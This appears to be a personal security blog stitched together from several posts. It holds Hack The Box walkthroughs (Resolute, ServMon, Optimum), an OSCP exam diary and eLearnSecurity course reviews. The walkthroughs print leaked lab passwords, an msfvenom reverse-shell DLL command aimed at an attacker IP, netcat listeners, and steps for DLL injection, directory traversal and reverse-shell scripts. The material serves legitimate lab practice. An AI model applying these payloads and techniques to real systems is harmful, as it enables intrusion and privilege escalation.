
Sorry people… this is still active on HTB so I can’t publish the walk through just yet.
Offsec n' stuff
Sorry people… this is still active on HTB so I can’t publish the walk through just yet.

Doing initial nmap recon, we get some lengthy output:

So it looks like it’s a Windows box with quite a lot of ports open. My eye first caught Ports 139/445. So using enum4linux against resolute, we get some interesting information. I missed this the first time, but looking back over everything line-by-line, I was able to find some really juicy info:


Okay so we see Marko Novak’s password is set to Welcome123! Trying this with evil-winrm to login, we get an authentication failure. However, let’s think this through. This looks like the default password created for new users. Running down the list, we try this with the user melanie


So from here, I actually used Powershell and uploaded nc.exe to get a more stable shell. Call me old-fashioned, but I just don’t like the Evil-WinRM shell.

![sudo nc -nvlp 443
listening on [any] 1+1+3
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.169] 53534
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved .
C: \Users](https://hyd3.home.blog/wp-content/uploads/2020/06/image-26.png?w=614)
I don’t remember quite why, but I ended up using Evil-WinRM’s shell anyway. It’s good to have a backup.

Looking around, we find an unusual file under C:\ called “PSTranscripts”. We enumerated hidden files with dir -FORCE from the PowerShell prompt to find PSTranscripts.
![Command start time: 20191203063515
" Invoke-Expression "
ParameterBinding(Invoke-Expression): name- "Command" ;
value-"cmd /c net use X:
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 }
CommandInvocation(Out-String): "Out-string"
ParameterBinding(Out-String): name* "Stream"; value-"
- True"
Windows PowerSheII transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393 .ø)
Host Application: C: . exe
-Embedding
ryan Serv3r4Admin4cc123!
Process ID: 2800
psversion: 5.1.14393.2273
PSEdition: Desktop
PSCompatib1eVersions: 1.0, 2.0
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42øøø
WSManStackVersion: 3.0
PSRemotingProtocoIVersion: 2.3
SerializationVersion: 1.1.ø.1
, 3.0
, 4.0, 5.0, 5.1.14393.2273
Command start time: 20191203063515
"Out-string"
ParameterBinding(Out-String): ;
cmd : The syntax of this command is:
At line:l char:l
value* "The syntax of this command is:"
+ cmd /c net use X: ryan Serv3r4Admin4cc123!
+ Categorylnfo
NotSpecified: (The syntax of this command is: :string) [ ] ,
+ FullyQua1ifiedErrorId
NativeComandError
cmd : The syntax of this command is:
At line:l char:l
+ cmd /c net use X: ryan Serv3r4Admin4cc123!
RemoteException
RemoteException
+ Categorylnfo
+ FullyQua1ifiedErrorId
Windows PowerShe11 transcript
start time: 20191203063515
NotSpecified: (The syntax of this command is: :string) [ ] ,
NativeComandError
start](https://hyd3.home.blog/wp-content/uploads/2020/06/image-28.png?w=974)
Did you see it? ryan’s password is in the other transcript file! Password: Serv3r4Admin4cc123!
Let’s try these creds with ryan:

Alright, time to look around. We enumerated around, looking at basic stuff like whoami /groups

After a while, I came up with nothing. I used PowerUp.ps1 to find an interesting potential exploit:

This link actually helped me out a lot in understanding what to do next.
So, I created a malicious DLL:
![kaliö)hyd3 . —"Documents/htb/resolute$ msfvenom -p L
HOST=1ø.1ø.14.22 LPORT=443 -a -f -o wibsctrl.dll
[-] No platform was selected, choosing Msf: :Modu1e: :P1atform: :Windows from the
payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of dil file: 5120 bytes
Saved as: wlbsctrl .dII](https://hyd3.home.blog/wp-content/uploads/2020/06/image-33.png?w=640)
Then I served it up on SMB:

And I injected the DLL remotely (really cool new trick I didn’t know before):

I then started the DNS process as seen above. With the listener on port 443, I caught an NT AUTHORITY\SYSTEM shell:
![listening on [any] 1+1+3 .
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.169] 52809
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved .
C: \Windows
whoami
nt authority\system
C: C: . txt
type C: . txt
The system cannot find the file specified.
cd C:
C: Desktop\root . txt
type Desktop\root . txt
eld94876a5ø685ødøc2øedb5W5e619c](https://hyd3.home.blog/wp-content/uploads/2020/06/image-36.png?w=594)

So I fired off AutoRecon (written by Tib3rius) and after it was done, this is what nmap found:


Alright, well let’s start with ftp. After getting anonymous access to ftp, I found this:



So that’s a hint that Passwords.txt is a file under Nathan’s username. Using basic knowledge of Windows file system mapping, we can guess at where exactly this file is. Something like C:\Users\Nathan\Desktop\Passwords.txt maybe?
Enumerating further, we find that Port 80 runs something called NVMS. Let’s look on Searchsploit for nvms:

Before we go to trying to exploit this… let’s continue properly enumerating. Port 8443 has something called NSClient++ running on it.

Okay so we have a priv esc possibility in our back pocket.
Firing off burp, we use the directory traversal to see if anything good comes of that guess on Passwords.txt’s location

Sweet. Now doing a bit of research, we can also find the location of the file that contains the password for NSClient++. It’s in a file called nsclient.ini. Reading this file, we get another password

However, it looks like we can only log into this from the “allowed host” of 127.0.0.1.
Trying to use the list of passwords found in Passwords.txt with nadine and SSH, we eventually get in with username: nadine and password: L1k3B1gBut7s@W0rk

Now that we’re in, let’s focus on our initial hunch of using NSClient++ to priv esc. First, we use plink.exe to set up a port forward via SSH

Now this took a bit of messing around with, but eventually what I did was uploaded nc.exe into temp and created a bat file to return a reverse shell.

The WebUI was pretty difficult to understand how to work so I ended up reading documentation and using the API to put the script rev.bat onto the box

To trigger the script, I then booted up the WebUI and ran scripts\ex\rev.bat in the console

On our listener, we get an NT AUTHORITY\SYSTEM shell


In preparation for the OSCP, these are the boxes that I went after (in this order) after my first failed exam attempt. This list is mostly based on TJ_Null’s OSCP HTB list. There’s 39 boxes in this list, but this is a great example of trying ‘harder’ and going beyond the course material.
I watched all of Ippsec’s YouTube videos on these boxes before I attempted any of them.
I’ll publish walk-throughs of all of these boxes in the coming days for you to see my methodology, where I messed up, etc.
Some of these boxes are active, so I will have to wait until they retire to publish those ones.

Exam day -1
The day before the exam I really didn’t do much. I spent maybe an hour on the computer and that was just organizing folders on my VM, making sure I had OneNote organized (that’s what I planned to use to take notes, organize screenshots, etc.).
I printed out a visual affirmation and put it above my monitors against the wall. It said “OSCP – YOU GOT THIS!!” along with other things like “There’s a way into all of these boxes. You can find it.” and “Don’t get frustrated. It’s supposed to take time… and you have plenty of it.” I know a thing or two about psychology and affirmations do help. They serve as helpful reminders and positive support and reinforcement, especially when you’re stressed during an exam. Your mind will need an escape. Trust me on this.
That’s about all I did. I tried to study but honestly at this point, I told myself if you don’t know it by now, you won’t know it for exam day. This is about methodology and how you think more than actual tactics.
Exam day.
I woke up at 6:30 as usual, but skipped my regular coffee. I told myself that I wasn’t going to have coffee, energy drinks, or anything like that unlike last time. Last time I took this exam, I wanted to sleep but I couldn’t fall asleep because I drank too much coffee. It was a horrible feeling and I wasn’t going to let it happen again.
I cleaned up a bit around the house, ate a late breakfast (9:00 or so) and then sat down at my desk at 10:15. I just checked some emails, read some news, and then logged into the proctoring session at 10:45. They were there and already waiting. I got done with the verification in 5 minutes and then sat around until the exam package was sent, which it was promptly at 11:00 (my exam start time).
I assumed I was starting with 5 points because I planned to submit the lab report and exercises.
I powered up my automation and began to enumerate in the background while I worked on one of the 25 pointers. That one was done by 11:45 a.m. 30 Points. Awesome.
I then moved to the 10 pointer. I knew in my last attempt I was able to get this fairly quickly as well so I took a shot at it. 2.5 hours later, I got nowhere. I knew the way in but I just couldn’t figure out how to work at it. I stopped, ate lunch and took a half hour break. I was getting frustrated. When I sat back down, my eyes caught the affirmation that I had posted above my monitor. I had 30 points and it was 2:45 p.m. Still plenty of time.
I took a shot at one of the 20 pointers. After working at it for 1.5 hours, I got user. Awesome. Up to 40 points. I was back to where I was in my last exam attempt and it was 4:15 p.m. Forced myself to take another break.
At 4:30, I sat down again. I took a stab at the other 20 pointer, and after another hour I got user. 5:30 p.m. and I have 50 points. Almost there. I went back to the first 20 pointer, and looked around. I found what I had to do; within 45 minutes I had rooted it. 6:15 pm and I had 60 points. I started to feel a rush. I remember thinking to myself… You’re so close, you got this. Go figure… the visual affirmation I had says “OSCP – YOU GOT THIS!” Hmmm… Comparing it to my last performance, I remember thinking “How the f is this even happening? And so quickly?”
I went at the other 20 pointer and I looked at it. I knew the way to root, but I was just missing something. But what? I couldn’t figure it out. Okay. It’s 6:45 p.m. and you have 60 points but you haven’t even touched the monster 25 pointer. Come on.
I took a stab at it. I saw the rabbit hole and started to go down it. I couldn’t get anywhere. I took a step back and took a quick break. I remembered the basics and importance of methodology that the PWK course material and PTP (eLearnSecurity) course material had taught me. I looked at everything from a different perspective. I poked at something and I immediately had a hunch. I followed the proverbial ‘string’ I found and kept tugging at it… and what do you know… It’s 7:30 p.m. and I got user. 72.5 points. I had enough to pass. Holy $@%^
I ran downstairs and celebrated quickly with my family. Wow, what a relief. And it was only 7:30? This is crazy. This exam got the best of me last time though, and you know what? I want to see how much further I can get. This isn’t just about getting the OSCP. This is about me. I didn’t just want to barely pass. I came back upstairs, enumerated the 25 pointer and knew right away what I had to do to get root. At 8:30, I rooted the monster and had 85 points. It took the least amount of time to root the hardest machine… and it was all because my mindset completely changed. It had nothing to do with skill.
I went back to the other 20 pointer but couldn’t understand what I was missing. I looked everywhere but came up short. Then I went back to the 10 pointer. I was almost mad at myself for not being able to get this one. I used my Metasploit usage up on this box finally, but I still came up short.
I tried for a while, but promised myself I’d stop if I felt getting frustrated like I did in my last exam attempt.
At 9:30 p.m., after making sure that I had everything I needed for the report, I terminated my VPN connection. I decided to start the lab report but after working on it for about an hour, I was getting tired and fell asleep. I napped for 4 hours, which was probably the best 4 hour no-pressure nap I’ve had in a long time. I woke up, and even though I was tired, I felt great. I put in a few more hours of work and finally had some coffee. I submitted my report that morning.
A day and a half later, I received confirmation. I was now an OSCP.

If you prefer to watch the youtube video of my review with screenshots, head here: https://youtu.be/ZXDeBmOnFB0
So my first recommendation… if you just got your eJPT, don’t take too long of a “break” before you start the PTP. Especially if you found it fairly simple. If you struggled a bit through the eJPT, guess what? You’re gonna do great with the eCPPT exam. You’re already showing that you’re willing to push forward through some pretty tough stuff. This isn’t easy, so if you struggled, that just means you have the aptitude to get through the next step.
If you’re like me, and you just did the PTS course, you’ll step into the PTP courseware and think… what did I just get myself into. The amount of material that is covered here is no joke.
Not only that, each module can be several hundred slides. Some may think this is filler, but quite honestly it is eLS trying to teach you concepts instead of just teaching you to the test. You paid a lot of money so you should expect quality content. And A lot of it.
If you don’t care to understand everything and just want to pass the test, you might be in the wrong career field here. You should be naturally curious about how things work if you want to do this kind of stuff.
The first module makes the whole course seem pretty intimidating. System security is one of the hardest concepts to really master, and frontloading this will definitely make you think what did I just sign up for? The module is rough. I remember reading a bunch of slides and thinking “what did I just read?” Rest assured, the video actually does a really good job of explaining it. If you don’t understand everything about the construct of a stack or what an EIP or EBP or ESP is by reading the slides, I promise, you’ll get it after you look at the video a few times and understand what’s happening. A note to eLearnSecurity: maybe consider moving system security towards the end. That way people can ease a little more into the whole course.
A great supplement to this is TCM’s buffer overflows made easy. It will teach you a different way to approach the material. eLS does a good job of including as much content as is required to pass their certifications, but you should always try to explore other ways to solve the same problems. I said it in my exam review, but there are definitely multiple ways to achieve targets in the exam.
Be prepared to have issues with versions of certain scripts, applications, Metasploit modules, and tools. It will get frustrating at times, but you will need to work your way through it. Things change all the time in the cyber field. When stuff gets updated, it won’t work like it used to. It is expected of you to be able to troubleshoot any compatibility issues and to get the tools to work right on your own. Check the forums for help on this. But please, save us all some bandwidth and don’t use the eLS forums to complain that you weren’t spoon fed a Kali distro with pre-installed application versions that work 100%. Figuring it out yourself is a part of the learning process.
Honestly, if you’re not willing to try to fix the issue or find a workaround yourself, you might be better suited for a more standard-operating-procedure type of role like a strictly blue-team role, which is TOTALLY fine!
The forums and support are fantastic. Instructors are on there regularly to help out as best as they can. They’re very responsive and helpful.
The labs are extensive. Very extensive. Very comprehensive too. There’s a ton of cool stuff that eLS teaches you, from DLL injection to NTLM relays and a bunch of stuff in between. Their content is fantastic.
You don’t have to use hackthebox or other platforms to supplement the learning and content in order to fully understand… there’s plenty of labs there for you to be well prepared for the exam.
I will say this. In all of the labs, they advise you to try your hardest before you look at the solutions. Don’t second guess yourself if you can’t proceed without looking at the solutions. I promise you, it’s OK! I looked at ALL of the solutions for the labs. The labs have content in there that the course material didn’t cover in many cases. I’m saying this again: IT’S OK TO LOOK AT THE SOLUTIONS.
The goal is before you’re ready for the exam to be able to go through the labs and understand the steps that the solution takes, but most importantly understand WHY. Take notes on the labs if you need to separate from the course notes… I know I did.
eLS teaches you how to solve problems both with and without Metasploit. Here’s the thing, and I know I’m contradicting myself from an earlier post on my blog which I will shortly address on there, but I’ve spoken to several senior pen testers. They all use Metasploit. These are quotes from pen testers I’ve spoken with who have been doing this for years. In order to be an efficient and effective pen tester, you have to know how to use metasploit. Otherwise, you aren’t doing the client much justice because you won’t be able to actually test as much given whatever the engagement time period is. I know of one Pen Tester who actually enrolled in PTP to teach him how to use Metasploit effectively because he fell behind compared to his peers, and he already had a comparable professional level certification. If there’s a tool out there that helps you do your job, you’re not being smarter by not using it. That’s just the logic in me. This course does a great job of showing you how to use modules and plugins within Metasploit and how to integrate other tools into it.
My only gripe with the labs is that I do wish the buffer overflow lab had a little more direction to it. In order for me to feel confident enough with this, I tried replicating what the video showed and used the example that TCM put on in his youtube videos under Buffer Overflows Made Easy.
I also wish there were labs for WIFI.
I would buy the Elite package for PTP just because of the Ruby and Powershell modules. If you’re serious about pen testing, it will only help to have these tools under your belt.
I used about 40 hours of lab time, and I went through each lab at least 5 times, which I think was way more than I should have.
It also comes with 3 or 4 retakes if you need them. Even if you buy the FULL package, it comes with a free retake. This just goes to show you that eLS is all about getting its students certified without dropping their standards, instead of a lot of organizations that are clearly just in the game to make money. They also try to update their curriculum a lot sooner than many of their competitors.
The PTP teaches you to think like a pen tester in a red team engagement. You learn all the different tools and at the end you have to apply everything to a real life scenario.
So to sum it up, I would say I wish the system security module was just a little more clear and that the WiFi modules had labs. Get the elite package, and if you’re new to pen testing like I was, get the PTS as well. You’ll be happy you did. I’d advise to wait until they have a sale going on… they usually have one every couple weeks/months. If you do 2 courses or more at once, I think you get a volume discount. The courses may seem expensive, but the amount of quality and up to date content is unreal. And don’t forget, the packages usually include one or more retakes… stuff other vendors love to charge you extra for.
If you have any questions about anything with the course, or are struggling with getting stuff to work, please reach out to me… comment here, get on my LinkedIn, post on my blog… whatever. I burned through the PTP in 1.5 months, once again without an IT background. Make a calendar and set goals for every day.
I hope you all found this helpful and really consider getting the PTP. I found a lot of value in it, and eLS is regularly trying to make their courses better for the end user.

I’ll be putting up a review of the Penetration Testing Professional course put on by eLS soon, but that’s separate from this one. That post will have some tips on how to get through the material in the most efficient way.
If you prefer to watch the video, check out: https://youtu.be/OqzXajcXKdo
Timeline:
Day 1: Started on Valentine’s Day around 6:30 or so. Got an awesome start… got my first box, rooted it, made solid progress. Went to sleep at about 12:30 pm.
Day 2: Woke up at 6… got literally nowhere. Enumerated, enumerated, enumerated. Got really good at enumerating. Ugh. Found some stuff but really sucked at connecting some dots. Connected dots to stuff that didn’t need connecting. Went to bed at about 2 am. I think I forgot to eat a meal or two this day. This was like an 18 hour work day. I got nowhere.
Day 3: On very little sleep, since I was pretty frustrated and felt like I was falling behind. After lunch, I finally caught my second wind and rooted a few more boxes on the network. Finally, some wins. Yay morale. Got started on a little custom exploit development. Went to bed around 1 a.m.
Day 4: I was scratching my head. Could NOT figure out what I was doing wrong with getting access to the last box on the network before getting to the final objective.
Day 4 evening: I started looking up the retake policy. I was pissed and really getting down on myself.
Day 4 around zero dark whatever… I figured it out. Got access to the last box. Decided to get a couple hours of sleep.
Day 5: Ever get frustrated because you know you’re so close but you just can’t figure it out? Yeah, that was me. And I was mad. Day 5 around 10 (I decided to sleep in a little), I figured it out. Amazing. Creative. Now all that was left was the final objective. At about 1:00 pm, I had rooted the DMZ. Wow. What a good feeling. Finally, I could breathe a little.
Exam Advice:
If this is your next step after the eJPT, be prepared. This is significantly more difficult. The objective of the eJPT is to introduce you to some pen testing concepts. This exam validates you being able to perform a full-scale penetration test at a professional level.
Keep track of what you’re doing. If it didn’t work the first time, don’t bother trying it again and again in hopes that it will magically work and some unicorn will come by to save the day. I wasted a lot of time doing this.
See if you can get off work.
Do not do a fresh Kali install. If everything has been working for you thus far, leave it as is.
Don’t do 16 hour days on the exam. I did it, and it was awful.
Plan your meals. Eat healthy. Set alarms on your phone if you must to make sure that you eat properly.
Don’t detract from stuff you do regularly. I usually try to go for a walk or go to the gym at least every day. I didn’t do that this time and it just hurt me mentally.
Get creative with how you solve some problems. Don’t overcomplicate things. There are many many different ways to get from point A to point B.
Take your time. I didn’t. I wanted to be done. This will only add to your frustration.
Try different payloads.
When you write your report, remember your audience. I’ve never written a pen test report before so it was a new experience for me, but based on the feedback I got, I did alright. Don’t get overly technical. You’re communicating issues potentially to C-level executives. You’re creating value, so your report is better received if they can understand you instead of you talking about what kind of encoding you decided to use.
Think outside the box. Remember, when you’re launching an attack, there are many different configurations. Trust your gut and try different things. You’re trying to be a certified pen tester after all. You’re expected to research new concepts and apply them. So no, all the answers aren’t in the course material, nor should they be.
Keep track of your IP! It’s not a matter of if you get kicked off, but when you have to re-establish your VPN, your IP may change… Mine changed 5 times.
How I prepped:
I prepped for it like I did the eJPT. Focused heavily on the labs and videos. Did the labs 5 times a piece and I must have read them over at least 10 times. Used about 40 hours of lab time which I consider a lot.
I took notes on everything… literally everything. Every slide, every video… everything.
How I recommend you prep:
Take the eJPT
Do everything I did, maybe only do the labs three times. Don’t overdo it like I did. You’ll get to a point where you’re gonna just stop retaining information.
Know your pivoting! Practice! Practice! Practice! One of the best things this exam does is simulate a real life pen test. It is not like other exams or hackthebox where you just need to root something and then move on to another machine, rinse and repeat. This emulates a full-on red team engagement, so get out of the “get root” mentality.
Make sure you know all the concepts, to include custom exploit development. Every little detail matters. There’s a reason that they teach certain things. It’s not frivolous learning.
Learn about basic operating systems stuff. I don’t want to get into too much detail, but this was a learning point for me. I don’t have an IT background, and I had to look up a lot of stuff.
Make a study schedule and stick to it. If you fall behind one day, make it up the next.
A couple links to some useful stuff to help reinforce what I learned:
Buffer overflow – https://www.youtube.com/watch?v=qSnPayW6F7U&t=1s
Another Buffer overflow video – https://www.youtube.com/watch?v=1TNecxUBD1w
Resource scripts (to make things a little easier on yourself during exam time) – https://www.youtube.com/watch?v=2HSKbE61z48
Pivoting – https://www.offensive-security.com/metasploit-unleashed/pivoting/
Socks Proxy – https://www.offensive-security.com/metasploit-unleashed/proxytunnels/
Reporting – https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report
Remember, if you want it bad enough, you can do it. Focus on getting to the objective but remember, you should treat the exam like a real life red team engagement.

So I heard about eLearnSecurity through Heath Adams (The Cyber Mentor), and looked at their syllabus. They cover a ton of stuff, network attacks, system attacks, reconnaissance, web application attacks, etc. etc.
I’m also a big believer in return on investment, and eLearnSecurity’s programs are a lot more affordable than others. I think this is because eLearnSecurity is still relatively new, but they are definitely gaining a lot of traction in the industry and very up-to-date curriculum.
Decided I wanted to do PTS and the eJPT. But I wasn’t sure, so I actually went on their website and I got the barebones edition for free, which gives you all the slides, but nothing else. I studied the slides and realized they include a lot of good information, even stuff that is relevant but not necessarily on the exam. I waited for Black Friday before I bought the PTS and ended up getting the PTP course and the eCPPT exam because the deals were so good.
I bought the PTS Full and the PTP Elite.
The PTS Full course comes with 30 hours of labs and one exam voucher plus a retake. It also comes with really good videos. The 30 hours was more than enough. I went through all the slides, practiced the labs three times or so, and only used about 8 or 10 hours of the lab time.
My best advice if you go this route and go for the eJPT, go through all the slides and take notes. Then go through all the videos twice and take notes on the videos. After all that, go through the labs, and take notes on the labs. Take the labs as many times as you feel in order to get comfortable with doing what you need to be doing. When you feel ready, just go ahead and take the exam.
I’m not going to give away anything about the exam but I will say this: the 72 hours that they allocate is more than enough time. Take your time, be patient, and don’t get stuck going down any rabbit holes. What they cover in the labs and the course is more than enough information to pass the exam, I assure you. I ended up only getting one question wrong and I completed the exam in less than 6 hours and that was with my VM crashing once and taking a couple breaks here and there. I’ve never had more fun taking an exam before.Huge shout out to Heath Adams and his zero to hero pen testing series which really helped spark my interest and a huge shout out to elearnsecurity for putting together a great course. Their customer service is actually really good too and very responsive. I had a few issues but they were resolved really quickly and the company seems to always care to make things right.
#elearnsecurity #junior penetration tester #ejpt #penetration testing student #pts
This is an awesome box… pretty straight forward up to user, but but definitely got caught up in a few things that I’ll be sure to never do again… and getting root was not so easy… you definitely learn a lot with this box… wget scripting for windows… windows priv esc tools… anyway let’s get started.
First, let’s get an Nmap scan done:

Ok so only port 80 is open… a little more enumeration will show that the website is running on Rejetto…
I typically only like to use exploit-db’s stuff (searchsploit runs off exploit-db in case you didn’t know)
An exploit search yields:

The code shows the usage:

So after you download the file, copy it into a new folder… edit the script accordingly…
The directions also say you need to copy nc.exe from your system… make sure you copy the right one (not the sql one)
Then serve it all up on a web server


Run the script…

Then look at your nc -nvlp window…. You’re in kostas. Get your user flag.

Priv Esc to Root
Ok… full disclosure, this took me QUITE a while to figure out, but I was determined to not use Metasploit
After looking at systeminfo, googling windows privilege escalation tools, etc., I came across https://resources.infosecinstitute.com/windows-exploit-suggester-an-easy-way-to-find-and-exploit-windows-vulnerabilities/
After I saw it was vulnerable to MS16-098 and looking around the web… a lot… I came across this little bad boy:


And this is where I pulled a super noob move and wasted hours. First, I downloaded the file directly and tried to compile it… guess what… you can’t directly compile a C file in a Linux environment.
I then tried downloading the binary directly through my browser… which constantly resulted in a 0 byte file… very frustrated I went to go get a beer and take a break.
I came back, used plain old git in terminal… and voila!

Move the file to the folder where you’re serving up SimpleHTTP on!

So now I’m wondering… how am I gonna get this .exe onto the victim machine? wget won’t work because we’re in a windows environment…
Make wget script for windows (I had to google how to do this)

Use the wget script you made earlier to move the .exe onto the victim machine…

Moment of truth… this .exe better work… lol

Run it…. And BOOM! You should get root.
To put it simply… it depends on what you’re trying to accomplish.
If your goal is nothing more than being a hobbyist and going to DEFCON and CTF events and trying to get on top of the scoreboard… then sure… use it. It’s a great tool.
If you’re starting out, sure use it. We all remember the thrill of the first password we cracked or the first shell we got right?
But if you want to truly understand the processes behind it all… try not to use it. There are other ways around it and people have done it before. There’s plenty of stuff online that will point you in the right direction. I only try to use it as a last resort. I don’t want to get dependent on a program that does a lot of the hard work for me. Plus I crave understanding why things work the way they do.
